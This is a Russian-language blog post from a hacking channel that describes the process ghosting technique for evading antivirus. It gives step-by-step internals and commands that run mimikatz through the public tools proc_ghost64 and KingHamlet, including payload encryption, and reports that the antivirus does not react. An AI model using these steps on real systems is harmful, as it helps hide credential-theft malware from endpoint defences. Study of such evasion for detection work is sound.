Уклонение от средств защиты: 2 Часть. - Telegraph

T telegra.ph/Uklonenie-ot-sredstv-zashchity-2-CHast-07-14

Life-Hack - Linux/Хакинг/Хакер/ИБ/Osint

July 14, 2024



Ghosting

Для осуществления данного метода нам необходимо иметь исходный файл (снова будем использовать mimikatz.exe) и целевой исполняемый файл, например, hack.exe. Рассмотрим технологию по шагам, как и в предыдущий раз.

Delete pending. Delete Pending — это состояние, при котором файл еще не удален, потому что дескриптор на него открыт. Как только дескриптор закроется, файл удалится. Создаем файл и переводим в состояние delete-pending, используя NtSetInformationFile (FileDispositionInformation). Использование FILE DELETE ON CLOSE не удалит файл.

- 1) Write Копируем наш исходный исполняемый файл в созданный файл. Содержимое не сохраняется, так как файл находится в состоянии delete-pending. Также это состояние блокирует попытки открыть файл извне.
- 2) Map Создаем image section и мапим содержимое в память.
- 3) Close(delete) Закрываем дескриптор, файл удаляется.
- 4) Execute Создаем процесс с дескриптором ранее созданного раздела. Создаем initial thread. В этот момент антивирусу направляется process creation callback, но файл уже удален. Попытка открыть его завершится с ошибкой STATUS_FILE_DELETED. Если попробовать открыть файл до того, как он будет удален, получите ту же самую ошибку.


Ghosting на практике

Клонирум проект и собираем (https://github.com/hasherezade/process_ghosting).

Выполняем команду:

proc_ghost64.exe mimikatz.exe hack.exe

Снова все выполнилось успешно и антивирусное ПО не среагировало. Теперь давайте оценим информацию, которую предоставит нам ProcessHacker.



Еще один инструмент, который реализует данную технику, — KingHamlet (https://github.com/IkerSaint/KingHamlet). Также он поможет с шифрованием пейлоада:

KingHamlet.exe mimikatz.exe key

```
PS C:\Users\beasaint\Desktop\tools\KingHamlet> .\KingHamlet.exe .\mimikatz.exe testkey -*-"There is nothing either good or bad, but thinking makes it so."-*-

Encrypting File ".\mimikatz.exe" - result file ".\mimikatz.exe.khe" - key "testkey" - Opening Source File...Success - Reading Source File...Success - 1131520 bytes readed - Creating Target File ".\mimikatz.exe.khe"...Success - Encrypting File contents...Success - 1131520 bytes encrypted - Writing Target File Content...Success - 1131524 bytes writed

The End.

PS C:\Users\beasaint\Desktop\tools\KingHamlet>
```

A process ghosting используется на следующем шаге:

KingHamlet также отработал успешно. В ProcessHacker мы увидим следующее.

ProcessHacker.exe	7512	0,21		35,99 MB 31337_TH\beasaint	Process Hacker
powershell.exe	7884			68,11 MB 31337_TH\beasaint	Windows PowerShell
conhost.exe	21176	0,03	100 B/s	6,54 MB 31337_TH\beasaint	Хост окна консоли
KingHamlet.exe	17120			540 kB 31337_TH\beasaint	
▼ ■	11432			2,03 MB 31337_TH\beasaint	
conhost.exe	7496			7,12 MB 31337_TH\beasaint	Хост окна консоли